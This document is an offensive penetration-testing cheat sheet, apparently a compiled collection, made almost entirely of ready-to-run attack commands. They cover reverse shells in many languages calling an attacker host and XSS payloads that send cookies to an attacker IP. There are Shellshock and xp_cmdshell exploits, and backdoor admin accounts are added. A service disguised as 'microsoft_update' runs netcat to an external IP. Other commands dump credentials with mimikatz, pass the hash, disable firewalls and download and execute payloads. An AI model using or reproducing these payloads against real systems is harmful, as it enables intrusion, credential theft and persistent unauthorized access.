[>] List the domain administrators:
From Shell - net group "Domain Admins" /domain

[>] Dump the hashes (Metasploit)

```
msf > run post/windows/gather/smart_hashdump GETSYSTEM=FALSE
```

[>] Find the admins (Metasploit)

```
spool /tmp/enumdomainusers.txt
msf > use auxiliary/scanner/smb/smb_enumusers_domain
msf > set smbuser Administrator
msf > set smbpass
aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0
msf > set rhosts 10.10.10.0/24
msf > set threads 8
msf > run

msf> spool off
```

[>] Compromise Admin's box

```
meterpreter > load incognito
meterpreter > list_tokens -u
meterpreter > impersonate_token MYDOM\\adaministrator
meterpreter > getuid
meterpreter > shell

C:\> whoami
mydom\adaministrator
C:\> net user hacker /add /domain
C:\> net group "Domain Admins" hacker /add /domain
```

Cookie Stealing:

[-] Start Web Service

```
python -m SimpleHTTPServer 80
```

[-] Use one of the following XSS payloads:

```
<script>document.location="http://192.168.0.60/?c="+document.cookie;</script>
<script>new
Image().src="http://192.168.0.60/index.php?c="+document.cookie;</script>
```

+ Upgrading simple shells to fully interactive TTYs
https://blog.ropnop.com/upgrading-simple-shells-to-fully-interactive-ttys/

+ Temporary Web Server

```
python -m SimpleHTTPServer
python3 -m http.server
ruby -rwebrick -e "WEBrick::HTTPServer.new(:Port => 8888, :DocumentRoot =>
Dir.pwd).start"
php -S 0.0.0.0:8888
```

Command injection:

```
curl "http://192.168.0.16/commandexec/example1.php?127.0.0.1;ls"
```

Download file from URL:

```
curl -O https://the.earth.li/~sgtatham/putty/latest/putty.exe
```

- HTTP Authentication is used to inform the server user’s username and password so that it can authenticate that you’re allowed to send the request you’re sending. Curl is use HTTP Basic authentication. Now type following command which required username and password for login into website through curl.

```
curl --data "uname=test&pass=test" http://testphp.vulnweb.com/userinfo.php
```

File Upload
Upload option inside in website allow uploading of any image or text on that particular website, for example uploading any image on facebook. Use curl command to upload the putty.exe file on targeted system.

```
curl -F 'image=@/root/Desktop/putty.exe' http://192.168.0.16/upload/example1.php
```

```
dmitry -i [IP Address]
```
Gives you the domain name of the target IP addres

```
* dnsmap example.com -r /testing/bf-results.txt
```
Obtains sub-domains and IP addresses of example.com and exports them in text format to bf-results.txt

```
wget http://www.google.com/robots.txt
```
+ Use Nmap to remotely execute commands through SQL

```
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse <victim_ip> -p1433 --script-args
mssql.username=sa,mssql.password=<sql_password>,ms-sql-xp-cmdshell.cmd="net
user backdoor backdoor123 /add"
nmap -Pn -n -sS --script=ms-sql-xp-cmdshell.nse 10.11.1.31 -p1433 --script-args
mssql.username=<sql_user>,mssql.password=<sql_password>,ms-sql-xp-
cmdshell.cmd="net localgroup administrators backdoor /add"
```

+ Make browser appear as a search engine
Use curl (serch engine agents: googlebot, slurp, msnbot…)

```
curl -A "'Mozilla/5.0 (compatible; Googlebot/2.1; +http://www.google.com/bot.html)')"
'http://<victim_ip>/robots.txt'
```

+ Change headers of a http request using curl
Example: check for shellshock vulnerability: (PoC: '() { :; }; echo “CVE-2014-6271 vulnerable”' bash -c id)

```
curl -H 'User-Agent: () { :; }; echo "CVE-2014-6271 vulnerable" bash -c id'
http://10.11.1.71/cgi-bin/admin.cgi
```

+ Execute process as another user (with credentials)
Create a ps1 file e.g. run.ps1 with powershell commands as below:

```
$secpasswd = ConvertTo-SecureString "<admin_pass_clear_text>" -AsPlainText -Force
$mycreds = New-Object System.Management.Automation.PSCredential
("<Admin_username>", $secpasswd)
$computer = "<COMPUTER_NAME>"
[System.Diagnostics.Process]::Start("C:/users/public/<reverse_shell.exe>","",
$mycreds.Username, mycreds.Password, $computer)
```
Upload run.ps1 to victim's machine
Execute powershell command:

```
powershell -ExecutionPolicy Bypass -File c:\users\public\run.ps1
```

+ Get a root shell from MySQL
https://infamoussyn.com/2014/07/11/gaining-a-root-shell-using-mysql-user-defined-functions-and-setuid-binaries/

+ Setuid binary for root shell

```
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
int main(void)
{
  setuid(0); setgid(0); system("/bin/bash");
}
```

Alternatively

```
#include <stdio.h>
#include <unistd.h>
main()
{
  setuid(0);
  execl("/bin/sh","sh",0);
  printf("You are root");
}
gcc -o rootme rootme.c
chown root:root && chmod 4777 /var/tmp/rootme
```

Alternatively

```
cp /bin/sh /tmp/root_shell; chmod a+s /tmp/root_shell;
/tmp/root_shell -p
```

+ Leverage xp_cmdshell to get a shell

```
sqsh -S <ip_address> -U sa -P <password>

exec sp_configure ‘show advanced options’, 1
go
reconfigure
go
exec sp_configure ‘xp_cmdshell’, 1
```

```
go
reconfigure
go
xp_cmdshell 'dir C:\'
go
```

+ Bypassing white-listing
http://subt0x10.blogspot.com/2017/04/bypass-application-whitelisting-script.html

+ Create small shellcode

```
msfvenom -p windows/shell_reverse_tcp -a x86 -f python --platform windows
LHOST=<ip> LPORT=443 -b "\x00" EXITFUNC=thread --smallest -e x86/fnstenv_mov
```

Exploit servers to Shellshock

```
# A tool to find and exploit servers vulnerable to Shellshock
# https://github.com/nccgroup/shocker
$ ./shocker.py -H 192.168.56.118  --command "/bin/cat /etc/passwd" -c /cgi-bin/status -
-verbose

# cat file
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; echo
\$(</etc/passwd)\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc
192.168.56.118 80

# bind shell
$ echo -e "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc -l -p 9999 -
e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc 192.168.56.118 80

# reverse Shell
$ nc -l -p 443
$ echo "HEAD /cgi-bin/status HTTP/1.1\r\nUser-Agent: () { :;}; /usr/bin/nc
192.168.56.103 443 -e /bin/sh\r\nHost: vulnerable\r\nConnection: close\r\n\r\n" | nc
192.168.56.118 80
```

Root with Docker

```
# get root with docker
# user must be in docker group
ek@victum:~/docker-test$ id
```

```
uid=1001(ek) gid=1001(ek) groups=1001(ek),114(docker)

ek@victum:~$ mkdir docker-test
ek@victum:~$ cd docker-test

ek@victum:~$ cat > Dockerfile
FROM debian:wheezy

ENV WORKDIR /stuff

RUN mkdir -p $WORKDIR

VOLUME [ $WORKDIR ]

WORKDIR $WORKDIR
<< EOF

ek@victum:~$ docker build -t my-docker-image .
ek@victum:~$ docker run -v $PWD:/stuff -t my-docker-image /bin/sh -c \
'cp /bin/sh /stuff && chown root.root /stuff/sh && chmod a+s /stuff/sh'
./sh
whoami
# root

ek@victum:~$ docker run -v /etc:/stuff -t my-docker-image /bin/sh -c 'cat
/stuff/shadow'
```

Tunneling Over DNS to Bypass Firewall

```
# Tunneling Data and Commands Over DNS to Bypass Firewalls
# dnscat2 supports "download" and "upload" commands for getting files (data and
programs) to and from # the victim’s host.

# server (attacker)
$ apt-get update
$ apt-get -y install ruby-dev git make g++
$ gem install bundler
$ git clone https://github.com/iagox86/dnscat2.git
$ cd dnscat2/server
$ bundle install
$ ruby ./dnscat2.rb
dnscat2> New session established: 16059
dnscat2> session -i 16059

# client (victum)
# https://downloads.skullsecurity.org/dnscat2/
# https://github.com/lukebaggett/dnscat2-powershell
$ dnscat --host <dnscat server_ip>
```

Compile Assemble code

```
$ nasm -f elf32 simple32.asm -o simple32.o
$ ld -m elf_i386 simple32.o simple32

$ nasm -f elf64 simple.asm -o simple.o
$ ld simple.o -o simple
```

Pivoting to Internal Network Via Non Interactive Shell

```
# generate ssh key with shell
$ wget -O - -q "http://domain.tk/sh.php?cmd=whoami"
$ wget -O - -q "http://domain.tk/sh.php?cmd=ssh-keygen -f /tmp/id_rsa -N \"\" "
$ wget -O - -q "http://domain.tk/sh.php?cmd=cat /tmp/id_rsa"

# add tempuser at attacker ps
$ useradd -m tempuser
$ mkdir /home/tempuser/.ssh && chmod 700 /home/tempuser/.ssh
$ wget -O - -q "http://domain.tk/sh.php?cmd=cat /tmp/id_rsa" >
/home/tempuser/.ssh/authorized_keys
$ chmod 700 /home/tempuser/.ssh/authorized_keys
$ chown -R tempuser:tempuser /home/tempuser/.ssh

# create reverse ssh shell
$ wget -O - -q "http://domain.tk/sh.php?cmd=ssh -i /tmp/id_rsa -o
StrictHostKeyChecking=no -R 127.0.0.1:8080:192.168.20.13:8080 -N -f
tempuser@<attacker_ip>"
```

Patator is a multi-purpose brute-forcer

```
# git clone https://github.com/lanjelot/patator.git /usr/share/patator
```

Windows Useful cmds

```
net localgroup Users
net localgroup Administrators
search dir/s *.doc
system("start cmd.exe /k $cmd")
sc create microsoft_update binpath="cmd /K start c:\nc.exe -d ip-of-hacker port -e cmd.exe" start= auto error= ignore
/c C:\nc.exe -e c:\windows\system32\cmd.exe -vv 23.92.17.103 7779
mimikatz.exe "privilege::debug" "log" "sekurlsa::logonpasswords"
Procdump.exe -accepteula -ma lsass.exe lsass.dmp
mimikatz.exe "sekurlsa::minidump lsass.dmp" "log" "sekurlsa::logonpasswords"
C:\temp\procdump.exe -accepteula -ma lsass.exe lsass.dmp For 32 bits
C:\temp\procdump.exe -accepteula -64 -ma lsass.exe lsass.dmp For 64 bits
```

PuTTY Link tunnel

Forward remote port to local address

```
plink.exe -P 22 -l root -pw "1234" -R 445:127.0.0.1:445 IP
```

Meterpreter portfwd

```
# https://www.offensive-security.com/metasploit-unleashed/portfwd/
# forward remote port to local address
meterpreter > portfwd add –l 3389 –p 3389 –r 172.16.194.141
kali > rdesktop 127.0.0.1:3389
```

Enable RDP Access

```
reg add "hklm\system\currentcontrolset\control\terminal server" /f /v fDenyTSConnections /t REG_DWORD /d 0
netsh firewall set service remoteadmin enable
netsh firewall set service remotedesktop enable
```

Turn Off Windows Firewall

```
netsh firewall set opmode disable
```

Meterpreter VNC\RDP

a

```
# https://www.offensive-security.com/metasploit-unleashed/enabling-remote-desktop/
run getgui -u admin -p 1234
run vnc -p 5043
```

Add New user in Windows

```
net user test 1234 /add
net localgroup administrators test /add
```

Mimikatz use

```
git clone https://github.com/gentilkiwi/mimikatz.git
privilege::debug
sekurlsa::logonPasswords full
```

Passing the Hash

```
git clone https://github.com/byt3bl33d3r/pth-toolkit
pth-winexe -U hash //IP cmd
```

or

```
apt-get install freerdp-x11
xfreerdp /u:offsec /d:win2012 /pth:HASH /v:IP
```

or

```
meterpreter > run post/windows/gather/hashdump
Administrator:500:e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd83
0b7586c:::
msf > use exploit/windows/smb/psexec
msf exploit(psexec) > set payload windows/meterpreter/reverse_tcp
msf exploit(psexec) > set SMBPass
e52cac67419a9a224a3b108f3fa6cb6d:8846f7eaee8fb117ad06bdd830b7586c
msf exploit(psexec) > exploit
meterpreter > shell
```

Hashcat password cracking

```
hashcat -m 400 -a 0 hash /root/rockyou.txt
```

Netcat examples

```
c:> nc -l -p 31337
#nc 192.168.0.10 31337
c:> nc -v -w 30 -p 31337 -l < secret.txt
#nc -v -w 2 192.168.0.10 31337 > secret.txt
```

Window reverse shell

```
c:>nc -Lp 31337 -vv -e cmd.exe
nc 192.168.0.10 31337
c:>nc example.com 80 -e cmd.exe
nc -lp 80
nc -lp 31337 -e /bin/bash
nc 192.168.0.10 31337
nc -vv -r(random) -w(wait) 1 192.168.0.10 -z(i/o error) 1-1000
```

Find SUID\SGID root files

```
# Find SUID root files
find / -user root -perm -4000 -print

# Find SGID root files:
find / -group root -perm -2000 -print

# Find SUID and SGID files owned by anyone:
find / -perm -4000 -o -perm -2000 -print

# Find files that are not owned by any user:
find / -nouser -print

# Find files that are not owned by any group:
find / -nogroup -print

# Find symlinks and what they point to:
find / -type l -ls
```

Python shell

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

Python\Ruby\PHP HTTP Server

```
python2 -m SimpleHTTPServer
python3 -m http.server
ruby -rwebrick -e "WEBrick::HTTPServer.new(:Port => 8888, :DocumentRoot =>
Dir.pwd).start"
php -S 0.0.0.0:8888
```

Compiling Windows Exploits on Kali

```
wget -O mingw-get-setup.exe
http://sourceforge.net/projects/mingw/files/Installer/mingw-get-setup.exe/download
```

```
wine mingw-get-setup.exe
select mingw32-base
cd /root/.wine/drive_c/windows
wget http://gojhonny.com/misc/mingw_bin.zip && unzip mingw_bin.zip
cd /root/.wine/drive_c/MinGW/bin
wine gcc -o ability.exe /tmp/exploit.c -lwsock32
wine ability.exe
```

SSH Pivoting

```
ssh -D 127.0.0.1:1080 -p 22 user@IP
Add socks4 127.0.0.1 1080 in /etc/proxychains.conf
proxychains commands target
```

SSH Pivoting from One Network to Another

```
ssh -D 127.0.0.1:1080 -p 22 user1@IP1
Add socks4 127.0.0.1 1080 in /etc/proxychains.conf
proxychains ssh -D 127.0.0.1:1081 -p 22 user1@IP2
Add socks4 127.0.0.1 1081 in /etc/proxychains.conf
proxychains commands target
```

Pivoting Using metasploit

```
route add X.X.X.X 255.255.255.0 1
use auxiliary/server/socks4a
run
proxychains msfcli windows/* PAYLOAD=windows/meterpreter/reverse_tcp LHOST=IP
LPORT=443 RHOST=IP E
```

or

```
# https://www.offensive-security.com/metasploit-unleashed/pivoting/
meterpreter > ipconfig
IP Address  : 10.1.13.3
meterpreter > run autoroute -s 10.1.13.0/24
meterpreter > run autoroute -p
10.1.13.0         255.255.255.0      Session 1
meterpreter > Ctrl+Z
msf auxiliary(tcp) > use exploit/windows/smb/psexec
msf exploit(psexec) > set RHOST 10.1.13.2
msf exploit(psexec) > exploit
```

```
meterpreter > ipconfig
IP Address  : 10.1.13.2
```

Exploit-DB search using CSV File

```
git clone https://github.com/offensive-security/exploit-database.git
cd exploit-database
./searchsploit –u
./searchsploit apache 2.2
./searchsploit "Linux Kernel"

cat files.csv | grep -i linux | grep -i kernel | grep -i local | grep -v dos | uniq | grep 2.6 |
egrep "<|<=" | sort -k3
```

Linux Security Commands

```
# find programs with a set uid bit
find / -uid 0 -perm -4000

# find things that are world writable
find / -perm -o=w

# find names with dots and spaces, there shouldn’t be any
find / -name " " -print
find / -name ".." -print
find / -name ". " -print
find / -name " " -print

# find files that are not owned by anyone
find / -nouser

# look for files that are unlinked
lsof +L1

# get information about procceses with open ports
lsof -i
```

```
# look for weird things in arp
arp -a

# look at all accounts including AD
getent passwd

# look at all groups and membership including AD
getent group

# list crontabs for all users including AD
for user in $(getent passwd|cut -f1 -d:); do echo "### Crontabs for $user ####"; crontab
-u $user -l; done

# generate random passwords
cat /dev/urandom| tr -dc ‘a-zA-Z0-9-_!@#$%^&*()_+{}|:<>?=’|fold -w 12| head -n 4

# find all immutable files, there should not be any
find . | xargs -I file lsattr -a file 2>/dev/null | grep ‘^….i’

# fix immutable files
chattr -i file
```

Win Buffer Overflow Exploit Commands

```
msfvenom -p windows/shell_bind_tcp -a x86 --platform win -b "\x00" -f c
msfvenom -p windows/meterpreter/reverse_tcp LHOST=X.X.X.X LPORT=443 -a x86 --
platform win -e x86/shikata_ga_nai -b "\x00" -f c
```

COMMONLY USED BAD CHARACTERS:

```
\x00\x0a\x0d\x20                         For http request
\x00\x0a\x0d\x20\x1a\x2c\x2e\3a\x5c      Ending with (0\n\r_)
```

# Useful Commands:
pattern create
pattern offset (EIP Address)
pattern offset (ESP Address)
add garbage upto EIP value and add (JMP ESP address) in EIP . (ESP = shellcode)

```
!pvefindaddr pattern_create 5000
!pvefindaddr suggest
!pvefindaddr modules
!pvefindaddr nosafeseh

!mona config -set workingfolder C:\Mona\%p
!mona config -get workingfolder
!mona mod
!mona bytearray -b "\x00\x0a"
!mona pc 5000
!mona po EIP
!mona suggest
```

BASH Reverse Shell

```
bash -i >& /dev/tcp/X.X.X.X/443 0>&1

exec /bin/bash 0&0 2>&0
exec /bin/bash 0&0 2>&0

0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196

0<&196;exec 196<>/dev/tcp/attackerip/4444; sh <&196 >&196 2>&196

exec 5<>/dev/tcp/attackerip/4444 cat <&5 | while read line; do $line 2>&5 >&5; done #
or: while read line 0<&5; do $line 2>&5 >&5; done
exec 5<>/dev/tcp/attackerip/4444

cat <&5 | while read line; do $line 2>&5 >&5; done # or:
while read line 0<&5; do $line 2>&5 >&5; done

/bin/bash -i > /dev/tcp/attackerip/8080 0<&1 2>&1
/bin/bash -i > /dev/tcp/X.X.X.X/443 0<&1 2>&1
```

PERL Reverse Shell

```
perl -MIO -e '$p=fork;exit,if($p);$c=new
IO::Socket::INET(PeerAddr,"attackerip:443");STDIN->fdopen($c,r);$~-
>fdopen($c,w);system$_ while<>;'

# for win platform
perl -MIO -e '$c=new IO::Socket::INET(PeerAddr,"attackerip:4444");STDIN-
>fdopen($c,r);$~->fdopen($c,w);system$_ while<>;'
perl -e 'use
Socket;$i="10.0.0.1";$p=1234;socket(S,PF_INET,SOCK_STREAM,getprotobyname("tcp"))
;if(connect(S,sockaddr_in($p,inet_aton($i)))){open(STDIN,">&S");open(STDOUT,">&S");
open(STDERR,">&S");exec("/bin/sh -i");};’
```

RUBY Reverse Shell

```
ruby -rsocket -e 'exit if
fork;c=TCPSocket.new("attackerip","443");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.p
rint io.read}end'

# for win platform
ruby -rsocket -e
'c=TCPSocket.new("attackerip","443");while(cmd=c.gets);IO.popen(cmd,"r"){|io|c.print
io.read}end'
ruby -rsocket -e 'f=TCPSocket.open("attackerip","443").to_i;exec sprintf("/bin/sh -i
<&%d >&%d 2>&%d",f,f,f)'
```

PYTHON Reverse Shell

```
python -c 'import
socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM);s.connect(
("attackerip",443));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1);
os.dup2(s.fileno(),2);p=subprocess.call(["/bin/sh","-i"]);'
```

PHP Reverse Shell

```
php -r '$sock=fsockopen("attackerip",443);exec("/bin/sh -i <&3 >&3 2>&3");'
```

JAVA Reverse Shell

```
r = Runtime.getRuntime()
p = r.exec(["/bin/bash","-c","exec 5<>/dev/tcp/attackerip/443;cat <&5 | while read line;
do \$line 2>&5 >&5; done"] as String[])
p.waitFor()
```

NETCAT Reverse Shell

```
nc -e /bin/sh attackerip 4444
nc -e /bin/sh 192.168.37.10 443

# If the -e option is disabled, try this
# mknod backpipe p && nc attackerip 443 0<backpipe | /bin/bash 1>backpipe
/bin/sh | nc attackerip 443
rm -f /tmp/p; mknod /tmp/p p && nc attackerip 4443 0/tmp/

# If you have the wrong version of netcat installed, try
rm /tmp/f;mkfifo /tmp/f;cat /tmp/f|/bin/sh -i 2>&1|nc attackerip >/tmp/f
```

TELNET Reverse Shell

```
# If netcat is not available or /dev/tcp
mknod backpipe p && telnet attackerip 443 0<backpipe | /bin/bash 1>backpipe
```

XSS Cheat Codes

https://www.owasp.org/index.php/XSS_Filter_Evasion_Cheat_Sheet

```
("< iframes > src=http://IP:PORT </ iframes >")

<script>document.location=http://IP:PORT</script>

';alert(String.fromCharCode(88,83,83))//\';alert(String.fromCharCode(88,83,83))//";alert
(String.fromCharCode(88,83,83))//\";alert(String.fromCharCode(88,83,83))//–
></SCRIPT>">'><SCRIPT>alert(String.fromCharCode(88,83,83))</SCRIPT>

";!–"<XSS>=&amp;amp;{()}

<IMG SRC="javascript:alert('XSS');">
<IMG SRC=javascript:alert('XSS')>
<IMG """><SCRIPT>alert("XSS")</SCRIPT>"">
<IMG
SRC=&amp;amp;#106;&amp;amp;#97;&amp;amp;#118;&amp;amp;#97;&amp;amp;#11
5;&amp;amp;#99;&amp;amp;#114;&amp;amp;#105;&amp;amp;#112;&amp;amp;#116;
&amp;amp;#58;&amp;amp;#97;&amp;amp;#108;&amp;amp;#101;&amp;amp;#114;&a
mp;amp;#116;&amp;amp;#40;&amp;amp;#39;&amp;amp;#88;&amp;amp;#83;&amp;a
mp;#83;&amp;amp;#39;&amp;amp;#41;>
```

```
<IMG
SRC=&amp;amp;#0000106&amp;amp;#0000097&amp;amp;#0000118&amp;amp;#0000
097&amp;amp;#0000115&amp;amp;#0000099&amp;amp;#0000114&amp;amp;#00001
05&amp;amp;#0000112&amp;amp;#0000116&amp;amp;#0000058&amp;amp;#000009
7&amp;amp;#0000108&amp;amp;#0000101&amp;amp;#0000114&amp;amp;#0000116
&amp;amp;#0000040&amp;amp;#0000039&amp;amp;#0000088&amp;amp;#0000083
&amp;amp;#0000083&amp;amp;#0000039&amp;amp;#0000041>
<IMG SRC="jav ascript:alert('XSS');">

perl -e 'print "<IMG SRC=javascript:alert(\"XSS\")>";' > out

<BODY onload!#$%&amp;()*~+-_.,:;?@[/|\]^`=alert("XSS")>

("">< iframes http://google.com < iframes >)

<BODY BACKGROUND="javascript:alert('XSS')">
<FRAMESET><FRAME SRC=”javascript:alert('XSS');"></FRAMESET>
"><script >alert(document.cookie)</script>
%253cscript%253ealert(document.cookie)%253c/script%253e
"><s"%2b"cript>alert(document.cookie)</script>
%22/%3E%3CBODY%20onload=’document.write(%22%3Cs%22%2b%22cript%20src=htt
p://my.box.com/xss.js%3E%3C/script%3E%22)'%3E
<img src=asdf onerror=alert(document.cookie)>
```

Useful commands

[+] Remove text using sed

```
cat SSL_Hosts.txt | sed -r 's/\ttcp\t/:/g'
```

[+] Port forwarding using NCAT

```
ncat -lvkp 12345 -c "ncat --ssl 192.168.0.1 443"
```

[+] Windows 7 or later, build port relay

```
C:\> netsh interface portproxy add v4tov4 listenport=<LPORT> listenaddress=0.0.0.0
connectport=<RPORT> connectaddress=<RHOST>
```

[+] Grab HTTP Headers

```
curl -LIN <host>
```

[+] Quickly generate an MD5 hash for a text string using OpenSSL

```
echo -n 'text to be encrypted' | openssl md5
```

[+] Shutdown a Windows machine from Linux

```
net rpc shutdown -I ipAddressOfWindowsPC -U username%password
```

[+] Conficker Detection with NMAP

```
nmap -PN -d -p445 --script=smb-check-vulns --script-args=safe=1 IP-RANGES
```

[+] Determine if a port is open with bash

```
(: </dev/tcp/127.0.0.1/80) &>/dev/null && echo "OPEN" || echo "CLOSED"
```

Browser Addons

- Chrome:

Recx Security Analyser
Wappalyzer

- Firefox/Iceweasel:

Web Developer
Tamper Data

FoxyProxy Standard
User Agent Switcher
PassiveRecon
Wappalyzer
Firebug
HackBar

LOG EVERYTHING!

Metasploit - spool /home/<username>/.msf3/logs/console.log
Save contents from each terminal!
Linux - script myoutput.txt # Type exit to stop

[+] Disable network-manager
```
service network-manager stop
```

[+] Set IP address
```
ifconfig eth0 192.168.50.12/24
```

[+] Set default gateway
```
route add default gw 192.168.50.9
```

[+] Set DNS servers
```
echo "nameserver 192.168.100.2" >> /etc/resolv.conf
```

[+] Show routing table
```
Windows - route print
Linux   - route -n
```

[+] Add static route
```
Linux - route add -net 192.168.100.0/24 gw 192.16.50.9
Windows - route add 0.0.0.0 mask 0.0.0.0 192.168.50.9
```

[+] Subnetting easy mode
```
ipcalc 192.168.0.1 255.255.255.0
```

[+] Windows SAM file locations

```
c:\windows\system32\config\
c:\windows\repair\
bkhive system /root/hive.txt
samdump2 SAM /root/hive.txt > /root/hash.txt
```

[+] Python Shell

```
python -c 'import pty;pty.spawn("/bin/bash")'
```

ARP Scan

```
arp-scan 192.168.50.8/28 -I eth0
```

[+] NMAP Scans

[+] Nmap ping scan

```
sudo nmap –sn -oA nmap_pingscan 192.168.100.0/24 (-PE)
```

[+] Nmap SYN/Top 100 ports Scan

```
nmap -sS -F -oA nmap_fastscan 192.168.0.1/24
```

[+] Nmap SYN/Version All port Scan - ## Main Scan

```
sudo nmap -sV -PN -p0- -T4 -A --stats-every 60s --reason -oA nmap_scan 192.168.0.1/24
```

[+] Nmap SYN/Version No Ping All port Scan

```
sudo nmap -sV -Pn -p0- --exclude 192.168.0.1 --reason -oA nmap_scan 192.168.0.1/24
```

[+] Nmap UDP All port scan - ## Main Scan

```
sudo nmap -sU -p0- --reason --stats-every 60s --max-rtt-timeout=50ms --max-retries=1 -
oA nmap_scan 192.168.0.1/24
```

[+] Nmap UDP/Fast Scan

```
nmap -F -sU -oA nmap_UDPscan 192.168.0.1/24
```

[+] Nmap Top 1000 port UDP Scan

```
nmap -sU -oA nmap_UDPscan 192.168.0.1/24
```

[+] HPING3 Scans

hping3 -c 3 -s 53 -p 80 -S 192.168.0.1
Open = flags = SA
Closed = Flags = RA
Blocked = ICMP unreachable
Dropped = No response

[+] Source port scanning
nmap -g <port> (88 (Kerberos) port 53 (DNS) or 67 (DHCP))
Source port also doesn't work for OS detection.

[+] Speed settings

-n	Disable DNS resolution
-sS	TCP SYN (Stealth) Scan
-Pn	Disable host discovery
-T5	Insane time template
--min-rate 1000	1000 packets per second
--max-retries 0	Disable retransmission of timed-out probes

[+] Netcat (swiss army knife)
# Connect mode (ncat is client) | default port is 31337
ncat <host> [<port>]

# Listen mode (ncat is server) | default port is 31337
ncat -l [<host>] [<port>]

# Transfer file (closes after one transfer)
ncat -l [<host>] [<port>] < file

# Transfer file (stays open for multiple transfers)
ncat -l --keep-open [<host>] [<port>] < file

# Receive file
ncat [<host>] [<port>] > file

# Brokering | allows for multiple clients to connect
ncat -l --broker [<host>] [<port>]

```
# Listen with SSL | many options, use ncat --help for full list
ncat -l --ssl [<host>] [<port>]

# Access control
ncat -l --allow <ip>
ncat -l --deny <ip>

# Proxying
ncat --proxy <proxyhost>[:<proxyport>] --proxy-type {http | socks4} <host>[<port>]
```

Add Linux User

```
/usr/sbin/useradd –g 0 –u 0 –o user
echo user:password | /usr/sbin/chpasswd
```

[+] Add Windows User

```
net user username password@1 /add
net localgroup administrators username /add
```

[+] Solaris Commands

```
useradd -o user
passwd user
usermod -R root user
```

[+] Dump remote SAM:

```
PwDump.exe -u localadmin 192.168.0.1
```

[+] Mimikatz

```
mimikatz # privilege::debug
mimikatz # sekurlsa::logonPasswords full
```

Windows Information

On Windows:

```
ipconfig /all
systeminfo
net localgroup administrators
net view
net view /domain
```

[+] SSH Tunnelling
Remote forward port 222
ssh -R 127.0.0.1:4444:10.1.1.251:222 -p 443 root@192.168.10.118
To show all exploits that for a vulnerability
grep <vulnerability> show exploits

# To select an exploit to use
use <exploit>

# To see the current settings for a selected exploit
show options

# To see compatible payloads for a selected exploit
show payloads

# To set the payload for a selected exploit
set payload <payload>

# To set setting for a selected exploit
set <option> <value>

# To run the exploit
exploit

# One liner to create/generate a payload for windows
msfvenom --arch x86 --platform windows --payload windows/meterpreter/reverse_tcp LHOST=<listening_host> LPORT=<listening_port> --bad-chars "\x00" --encoder x86/shikata_ga_nai --iterations 10 --format exe --out /path/

# One liner start meterpreter
msfconsole -x "use exploit/multi/handler;set payload windows/meterpreter/reverse_tcp;set LHOST <listening_host>;set LPORT <listening_port>;run;"

---------------- [+] Metasploit Pivot

Compromise 1st machine

```
# meterpreter> run arp_scanner -r 10.10.10.0/24
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/scanner/portscan/tcp
use bind shell
```

or run autoroute:

```
# meterpreter > ipconfig
# meterpreter > run autoroute -s 10.1.13.0/24
# meterpreter > getsystem
# meterpreter > run hashdump
# use auxiliary/scanner/portscan/tcp
# msf auxiliary(tcp) > use exploit/windows/smb/psexec
```

or port forwarding:

```
# meterpreter > run autoroute -s 10.1.13.0/24
# use auxiliary/scanner/portscan/tcp
# meterpreter > portfwd add -l <listening port> -p <remote port> -r <remote/internal host>
```

or socks proxy:

```
route add 10.10.10.10 255.255.255.248 <session>
use auxiliary/server/socks4a
Add proxy to /etc/proxychains.conf
proxychains nmap -sT -T4 -Pn 10.10.10.50
setg socks4:127.0.0.1:1080
```

----------------- [+] Pass the hash

If NTML only:

```
00000000000000000000000000000000:8846f7eaee8fb117ad06bdd830b7586c
```

```
STATUS_ACCESS_DENIED (Command=117 WordCount=0):
```

This can be remedied by navigating to the registry key, "HKEY_LOCAL_MACHINE\System\CurrentControlSet\Services\LanManServer\Parameters" on the target systems and setting the value of "RequireSecuritySignature" to "0"

Run hashdump on the first compromised machine:
```
run post/windows/gather/hashdump
```

Run Psexec module and specify the hash:
```
use exploit/windows/smb/psexec
```

----------------- [+] Enable RDP:
```
meterpreter > run getgui -u hacker -p s3cr3t
```
Clean up command: meterpreter > run multi_console_command -rc /root/.msf3/logs/scripts/getgui/clean_up__20110112.2448.rc

----------------- [+] AutoRunScript
Automatically run scripts before exploiation:
```
set AutoRunScript "migrate explorer.exe"
```

[+] Set up SOCKS proxy in MSF

[+] Run a post module against all sessions
```
resource /usr/share/metasploit-framework/scripts/resource/run_all_post.rc
```

[+] Find local subnets 'Whilst in meterpreter shell'
```
meterpreter > run get_local_subnets
```

```
# Add the correct Local host and Local port parameters
echo "Invoke-Shellcode -Payload windows/meterpreter/reverse_https -Lhost 192.168.0.7 -Lport 443 -Force" >> /var/www/payload

# Set up psexec module on metasploit
auxiliary/admin/smb/psexec_command
set command powershell -Exec Bypass -NoL -NoProfile -Command IEX (New-Object Net.WebClient).DownloadString(\'http://192.168.0.9/payload\')

# Start reverse Handler to catch the reverse connection
```

```
Module options (exploit/multi/handler):
Payload options (windows/meterpreter/reverse_https):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique: seh, thread, process, none
   LHOST     192.168.0.9      yes       The local listener hostname
   LPORT     443              yes       The local listener port

# Show evasion module options
show evasion
```

[+] Metasploit Shellcode

```
msfvenom -p windows/shell_bind_tcp -b '\x00\x0a\x0d'
```

-- File Transfer Services

[+] Start TFTPD Server

```
atftpd --daemon --port 69 /tmp
```

[+] Connect to TFTP Server

```
tftp 192.168.0.10
put / get files
```

Using LD_PRELOAD to inject features to programs

```
$ wget https://github.com/jivoi/pentest/ldpreload_shell.c
$ gcc -shared -fPIC ldpreload_shell.c -o ldpreload_shell.so
$ sudo -u user LD_PRELOAD=/tmp/ldpreload_shell.so /usr/local/bin/somesoft
